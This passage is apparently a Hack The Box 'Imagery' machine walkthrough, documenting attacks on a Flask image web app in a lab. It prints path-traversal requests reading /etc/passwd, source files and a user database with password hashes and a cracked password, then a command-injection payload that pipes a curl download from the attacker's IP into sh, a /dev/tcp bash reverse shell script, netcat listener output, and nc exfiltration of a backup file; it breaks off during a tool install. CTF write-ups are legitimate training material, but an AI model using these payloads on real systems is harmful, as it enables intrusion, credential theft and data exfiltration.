Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 27 Sep 2025 19:48:10 GMT
Content-Disposition: attachment; filename="[email protected]"
Content-Type: text/plain; charset=utf-8
Content-Length: 1749
Last-Modified: Sat, 27 Sep 2025 19:47:18 GMT
Cache-Control: no-cache
ETag: "1759002438.1532178-1749-2828407261"
Date: Sat, 27 Sep 2025 19:48:10 GMT
Vary: Cookie
Connection: close
[2025-09-27T19:30:14.884157] Logged in successfully.
[2025-09-27T19:30:14.883563] Logged in successfully.
[2025-09-27T19:31:16.649594] Logged in successfully.
[2025-09-27T19:31:16.649685] Logged in successfully.
[2025-09-27T19:32:07.921475] Logged in successfully.
[2025-09-27T19:32:07.947692] Logged in successfully.
[2025-09-27T19:33:14.009871] Logged in successfully.
[2025-09-27T19:33:14.009824] Logged in successfully.
[2025-09-27T19:34:15.699284] Logged in successfully.
[2025-09-27T19:34:15.699190] Logged in successfully.
[2025-09-27T19:35:17.587408] Logged in successfully.
[2025-09-27T19:35:17.589477] Logged in successfully.
[2025-09-27T19:36:16.976017] Logged in successfully.
[2025-09-27T19:36:17.002449] Logged in successfully.
[2025-09-27T19:37:21.916630] Logged in successfully.
[2025-09-27T19:38:14.466092] Logged in successfully.
[2025-09-27T19:38:14.469169] Logged in successfully.
[2025-09-27T19:39:16.141281] Logged in successfully.
[2025-09-27T19:40:16.750116] Logged in successfully.
[2025-09-27T19:40:16.766802] Logged in successfully.
[2025-09-27T19:41:16.329667] Logged in successfully.
[2025-09-27T19:41:16.332627] Logged in successfully.
[2025-09-27T19:42:11.732778] Logged in successfully.
[2025-09-27T19:42:11.732304] Logged in successfully.
[2025-09-27T19:43:10.911324] Logged in successfully.
[2025-09-27T19:43:10.914378] Logged in successfully.
[2025-09-27T19:44:15.086346] Logged in successfully.
[2025-09-27T19:44:15.088321] Logged in successfully.
[2025-09-27T19:45:14.655514] Logged in successfully.
[2025-09-27T19:45:14.658697] Logged in successfully.
[2025-09-27T19:46:19.408033] Logged in successfully.
[2025-09-27T19:47:18.104017] Logged in successfully.
[2025-09-27T19:47:18.153510] Logged in successfully.Therefore we tried to escape whatever directory we were in and see if we could read the content of /etc/passwd.
GET /admin/get_system_log?log_identifier=../../../../../etc/passwd HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
Connection: keep-alive
And indeed we found a LFI vulnerability in the Web Application.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 27 Sep 2025 19:48:53 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-3159953534"
Date: Sat, 27 Sep 2025 19:48:53 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
web:x:1001:1001::/home/web:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
mark:x:1002:1002::/home/mark:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
dhcpcd:x:110:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
This revealed two usernames, web and mark.
| Username |
|---|
| web |
| mark |
Since this was a Python-based Web Application we started numerating our way through it. First we checked the app.py itself.
GET /admin/get_system_log?log_identifier=../../../../../proc/self/cwd/app.py HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 27 Sep 2025 19:53:36 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-1940984834"
Date: Sat, 27 Sep 2025 19:53:36 GMT
Vary: Cookie
Connection: close
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False
app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)
@app_core.route('/')
def main_dashboard():
return render_template('index.html')
if __name__ == '__main__':
current_database_data = _load_data()
default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
for collection_to_add in default_collections:
if collection_to_add not in existing_collection_names_in_database:
current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
_save_data(current_database_data)
for user_entry in current_database_data.get('users', []):
user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
if not os.path.exists(user_log_file_path):
with open(user_log_file_path, 'w') as f:
f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
port = int(os.environ.get("PORT", 8000))
if port in BLOCKED_APP_PORTS:
print(f"Port {port} is blocked for security reasons. Please choose another port.")
sys.exit(1)
app_core.run(debug=False, host='0.0.0.0', port=port)Then we checked for Leaks inside the Environment Variables.
GET /admin/get_system_log?log_identifier=../../../../../proc/self/environ HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
Connection: keep-alive
Based on the imports of the app.py we sifted through each of them and found code that contained information on how several functions of the application got handled.
GET /admin/get_system_log?log_identifier=../../../../../proc/self/cwd/api_edit.py HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 27 Sep 2025 20:04:53 GMT
Content-Disposition: attachment; filename=api_edit.py
Content-Type: text/plain; charset=utf-8
Content-Length: 11876
Last-Modified: Tue, 05 Aug 2025 08:57:07 GMT
Cache-Control: no-cache
ETag: "1754384227.0-11876-3724088832"
Date: Sat, 27 Sep 2025 20:04:53 GMT
Vary: Cookie
Connection: close
from flask import Blueprint, request, jsonify, session
from config import *
import os
import uuid
import subprocess
from datetime import datetime
from utils import _load_data, _save_data, _hash_password, _log_event, _generate_display_id, _sanitize_input, get_file_mimetype, _calculate_file_md5
bp_edit = Blueprint('bp_edit', __name__)
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
if not session.get('is_testuser_account'):
return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
if 'username' not in session:
return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
request_payload = request.get_json()
image_id = request_payload.get('imageId')
transform_type = request_payload.get('transformType')
params = request_payload.get('params', {})
if not image_id or not transform_type:
return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400
application_data = _load_data()
original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
if not original_image:
return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404
original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
if not os.path.exists(original_filepath):
return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:
return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400
original_ext = original_image['filename'].rsplit('.', 1)[1].lower()
if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:
return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400
try:
unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
if transform_type == 'crop':
x = str(params.get('x'))
y = str(params.get('y'))
width = str(params.get('width'))
height = str(params.get('height'))
command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
elif transform_type == 'rotate':
degrees = str(params.get('degrees'))
command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'saturation':
value = str(params.get('value'))
command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'brightness':
value = str(params.get('value'))
command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'contrast':
value = str(params.get('value'))
command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
else:
return jsonify({'success': False, 'message': 'Unsupported transformation type.'}), 400
new_image_id = str(uuid.uuid4())
new_image_entry = {
'id': new_image_id,
'filename': output_filename_in_db,
'url': f'/uploads/{output_filename_in_db}',
'title': f"Transformed: {original_image['title']}",
'description': f"Transformed from {original_image['title']} ({transform_type}).",
'timestamp': datetime.now().isoformat(),
'uploadedBy': session['username'],
'uploadedByDisplayId': session['displayId'],
'group': 'Transformed',
'type': 'transformed',
'original_id': original_image['id'],
'actual_mimetype': get_file_mimetype(output_filepath)
}
application_data['images'].append(new_image_entry)
if not any(coll['name'] == 'Transformed' for coll in application_data.get('image_collections', [])):
application_data.setdefault('image_collections', []).append({'name': 'Transformed'})
_save_data(application_data)
return jsonify({'success': True, 'message': 'Image transformed successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
except subprocess.CalledProcessError as e:
return jsonify({'success': False, 'message': f'Image transformation failed: {e.stderr.strip()}'}), 500
except Exception as e:
return jsonify({'success': False, 'message': f'An unexpected error occurred during transformation: {str(e)}'}), 500
@bp_edit.route('/convert_image', methods=['POST'])
def convert_image():
if not session.get('is_testuser_account'):
return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
if 'username' not in session:
return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
request_payload = request.get_json()
image_id = request_payload.get('imageId')
target_format = request_payload.get('targetFormat')
if not image_id or not target_format:
return jsonify({'success': False, 'message': 'Image ID and target format are required.'}), 400
if target_format.lower() not in ALLOWED_MEDIA_EXTENSIONS:
return jsonify({'success': False, 'message': 'Target format not allowed.'}), 400
application_data = _load_data()
original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
if not original_image:
return jsonify({'success': False, 'message': 'Image not found or unauthorized to convert.'}), 404
original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
if not os.path.exists(original_filepath):
return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
current_ext = original_image['filename'].rsplit('.', 1)[1].lower()
if target_format.lower() == current_ext:
return jsonify({'success': False, 'message': f'Image is already in {target_format.upper()} format.'}), 400
try:
unique_output_filename = f"converted_{uuid.uuid4()}.{target_format.lower()}"
output_filename_in_db = os.path.join('admin', 'converted', unique_output_filename)
output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, output_filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
new_file_md5 = _calculate_file_md5(output_filepath)
if new_file_md5 is None:
os.remove(output_filepath)
return jsonify({'success': False, 'message': 'Failed to calculate MD5 hash for new file.'}), 500
for img_entry in application_data['images']:
if img_entry.get('type') == 'converted' and img_entry.get('original_id') == original_image['id']:
existing_converted_filepath = os.path.join(UPLOAD_FOLDER, img_entry['filename'])
existing_file_md5 = img_entry.get('md5_hash')
if existing_file_md5 is None:
existing_file_md5 = _calculate_file_md5(existing_converted_filepath)
if existing_file_md5:
img_entry['md5_hash'] = existing_file_md5
_save_data(application_data)
if existing_file_md5 == new_file_md5:
os.remove(output_filepath)
return jsonify({'success': False, 'message': 'An identical converted image already exists.'}), 409
new_image_id = str(uuid.uuid4())
new_image_entry = {
'id': new_image_id,
'filename': output_filename_in_db,
'url': f'/uploads/{output_filename_in_db}',
'title': f"Converted: {original_image['title']} to {target_format.upper()}",
'description': f"Converted from {original_image['filename']} to {target_format.upper()}.",
'timestamp': datetime.now().isoformat(),
'uploadedBy': session['username'],
'uploadedByDisplayId': session['displayId'],
'group': 'Converted',
'type': 'converted',
'original_id': original_image['id'],
'actual_mimetype': get_file_mimetype(output_filepath),
'md5_hash': new_file_md5
}
application_data['images'].append(new_image_entry)
if not any(coll['name'] == 'Converted' for coll in application_data.get('image_collections', [])):
application_data.setdefault('image_collections', []).append({'name': 'Converted'})
_save_data(application_data)
return jsonify({'success': True, 'message': 'Image converted successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
except subprocess.CalledProcessError as e:
if os.path.exists(output_filepath):
os.remove(output_filepath)
return jsonify({'success': False, 'message': f'Image conversion failed: {e.stderr.strip()}'}), 500
except Exception as e:
return jsonify({'success': False, 'message': f'An unexpected error occurred during conversion: {str(e)}'}), 500
@bp_edit.route('/delete_image_metadata', methods=['POST'])
def delete_image_metadata():
if not session.get('is_testuser_account'):
return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
if 'username' not in session:
return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
request_payload = request.get_json()
image_id = request_payload.get('imageId')
if not image_id:
return jsonify({'success': False, 'message': 'Image ID is required.'}), 400
application_data = _load_data()
image_entry = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
if not image_entry:
return jsonify({'success': False, 'message': 'Image not found or unauthorized to modify.'}), 404
filepath = os.path.join(UPLOAD_FOLDER, image_entry['filename'])
if not os.path.exists(filepath):
return jsonify({'success': False, 'message': 'Image file not found on server.'}), 404
try:
command = [EXIFTOOL_PATH, '-all=', '-overwrite_original', filepath]
subprocess.run(command, capture_output=True, text=True, check=True)
_save_data(application_data)
return jsonify({'success': True, 'message': 'Metadata deleted successfully from image!'}), 200
except subprocess.CalledProcessError as e:
return jsonify({'success': False, 'message': f'Failed to delete metadata: {e.stderr.strip()}'}), 500
except Exception as e:
return jsonify({'success': False, 'message': f'An unexpected error occurred during metadata deletion: {str(e)}'}), 500It looked like that the /applyvisualtransform endpoint to modify and transform pictures used Exiftool and the option shell=True which meant that commands are got executed on the level of the Operating System. This could lead to Command Injection.
<--- CUT FOR BREVITY --->
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
<--- CUT FOR BREVITY --->
<--- CUT FOR BREVITY --->
subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
<--- CUT FOR BREVITY ---><--- CUT FOR BREVITY --->
command = [EXIFTOOL_PATH, '-all=', '-overwrite_original', filepath]
<--- CUT FOR BREVITY --->But in order to use this function we needed to be testuser.
<--- CUT FOR BREVITY --->
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
<--- CUT FOR BREVITY --->
Privilege Escalation to testuser
Next we looked into the db.json and found what looked like an MD5 Hash for the user testuser.
GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg_Cw.MjuBSN2rc9lbyRM2C-l6cY8R8jQ
If-None-Match: "1759004408.161333-1961-2828407261"
If-Modified-Since: Sat, 27 Sep 2025 20:20:08 GMT
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 27 Sep 2025 20:25:27 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 2627
Last-Modified: Sat, 27 Sep 2025 20:25:11 GMT
Cache-Control: no-cache
ETag: "1759004711.083351-2627-4065660163"
Date: Sat, 27 Sep 2025 20:25:27 GMT
Vary: Cookie
Connection: close
{
"users": [
{
"username": "[email protected]",
"password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
"isAdmin": true,
"displayId": "a1b2c3d4",
"login_attempts": 0,
"isTestuser": false,
"failed_login_attempts": 0,
"locked_until": null
},
{
"username": "[email protected]",
"password": "2c65c8d7bfbca32a3ed42596192384f6",
"isAdmin": false,
"displayId": "e5f6g7h8",
"login_attempts": 0,
"isTestuser": true,
"failed_login_attempts": 0,
"locked_until": null
}
],
"images": [
{
"id": "a5879762-f53f-4a75-bfa8-4334b3782b4f",
"filename": "38403410-8123-4ab8-970d-c634121c01ac_cat.png",
"url": "/uploads/38403410-8123-4ab8-970d-c634121c01ac_cat.png",
"title": "admin",
"description": "admin",
"timestamp": "2025-09-27T20:21:16.730577",
"uploadedBy": "[email protected]",
"uploadedByDisplayId": "a1b2c3d4",
"group": "My Images",
"type": "original",
"actual_mimetype": "image/png"
},
{
"id": "13e95374-6eaa-46a6-819c-9c56cacaaa3c",
"filename": "c335a072-abd1-4eae-b05f-d383f677d85b_cat.png",
"url": "/uploads/c335a072-abd1-4eae-b05f-d383f677d85b_cat.png",
"title": "admin",
"description": "admin",
"timestamp": "2025-09-27T20:21:47.120803",
"uploadedBy": "[email protected]",
"uploadedByDisplayId": "a1b2c3d4",
"group": "Transformed",
"type": "original",
"actual_mimetype": "image/png"
},
{
"id": "7a39bbb2-da51-4f5e-9d97-7a5ad1661f45",
"filename": "bd9b28da-57ac-4604-b07d-1f333b64ca69_cat.png",
"url": "/uploads/bd9b28da-57ac-4604-b07d-1f333b64ca69_cat.png",
"title": "cat",
"description": "",
"timestamp": "2025-09-27T20:22:41.570656",
"uploadedBy": "[email protected]",
"uploadedByDisplayId": "a1b2c3d4",
"group": "Converted",
"type": "original",
"actual_mimetype": "image/png"
}
],
"image_collections": [
{
"name": "My Images"
},
{
"name": "Unsorted"
},
{
"name": "Converted"
},
{
"name": "Transformed"
}
],
"bug_reports": []
}| Username | Hash |
|---|---|
| testuser | 2c65c8d7bfbca32a3ed42596192384f6 |
Cracking the Hash (testuser)
The step for Privilege Escalation was pretty easy since the Hash was already cracked and we could use crackstation.net to retrieve the Cleartext Password.
| Password |
|---|
| iambatman |
Initial Access
Exiftool Remote Code Execution (RCE)
We logged out of the application and logged in as testuser to now have the capability to edit the pictures we uploaded.
| Password | |
|---|---|
| [email protected] | iambatman |


In order to verify our assumption of a Command Injection vulnerability we prepared our payload and intercepted our request in order to modify it.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Imagery/serve]
└─$ cat x
#!/bin/bash

bash -c '/bin/bash -i >& /dev/tcp/10.10.16.54/9001 0>&1'
We added our Command Injection at the x parameter and forwarded it.
POST /apply_visual_transform HTTP/1.1
Host: 10.129.110.48:8000
Content-Length: 195
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.129.110.48:8000
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aNhI4Q.QNW_1JokSzIyXD_yRmaRGgz5HHo
Connection: keep-alive

{"imageId":"4e9732f1-fb22-4e9b-81c9-29dedeba9e19","transformType": "crop",
    "params": {
        "x": "0; curl 10.10.16.54/x|sh #",
        "y": "0",
        "width": "100",
        "height": "100"
    }
}
Immediately we got a hit on our web server as well as a callback and a reverse shell.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Imagery/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.110.48 - - [27/Sep/2025 22:33:44] "GET /x HTTP/1.1" 200 -
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.16.54] from (UNKNOWN) [10.129.110.48] 41714
bash: cannot set terminal process group (1375): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$We stabilized our shell and moved on.
web@Imagery:~/web$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
web@Imagery:~/web$ ^Z
zsh: suspended  nc -lnvp 9001

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 9001

web@Imagery:~/web$
web@Imagery:~/web$ export XTERM=xterm
web@Imagery:~/web$
Enumeration (web)
Since we already knew about our current user web we started looking around on the box and found an encrypted file called web20250806120723.zip.aes.
web@Imagery:/var/backup$ ls -la
total 22524
drwxr-xr-x  2 root root     4096 Sep 22 18:56 .
drwxr-xr-x 14 root root     4096 Sep 22 18:56 ..
-rw-rw-r--  1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
Privilege Escalation to mark
We downloaded the file and searched for a Decrypter. Luckily we found a recently published dpyAesCrypt tool on GitHub.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Imagery/files]
└─$ nc -lnvp 4444 > web_20250806_120723.zip.aes
listening on [any] 4444 ...
web@Imagery:/var/backup$ nc 10.10.16.54 4444 < web_20250806_120723.zip.aesconnect to [10.10.16.54] from (UNKNOWN) [10.129.110.48] 42052We cloned the tool and after we finished the setup to make it running we were able to retrieve the password of as well as decrypt the .zip-File.
┌──(kali㉿kali)-[~/tmp]
└─$ git clone https://github.com/Nabeelcn25/dpyAesCrypt.py.git
Cloning into 'dpyAesCrypt.py'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 22 (delta 6), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (22/22), 12.70 KiB | 6.35 MiB/s, done.
Resolving deltas: 100% (6/6), done.
┌──(kali㉿kali)-[~/tmp]
└─$ cd dpyAesCrypt.py┌──(kali㉿kali)-[~/tmp/dpyAesCrypt.py]
└─$ python3 -m virtualenv venv
created virtual environment CPython3.13.7.final.0-64 in 449ms
creator CPython3Posix(dest=/home/kali/tmp/dpyAesCrypt.py/venv, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
added seed packages: pip==25.2
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator┌──(kali㉿kali)-[~/tmp/dpyAesCrypt.py]
└─$ source venv/bin/activate┌──(venv)─(kali㉿kali)-[~/tmp/dpyAesCrypt.py]
└─$ pip3 install pyAesCrypt
Collecting pyAesCrypt
Downloading pyAesCrypt-6.1.1-py3-none-any.whl.metadata (5.2 kB)
Collecting cryptography (from pyAesCrypt)
Using cached cryptography-46.0.1-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting cffi>=2.0.0 (from cryptography->pyAesCrypt)
Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl.metadata (2.6 kB)
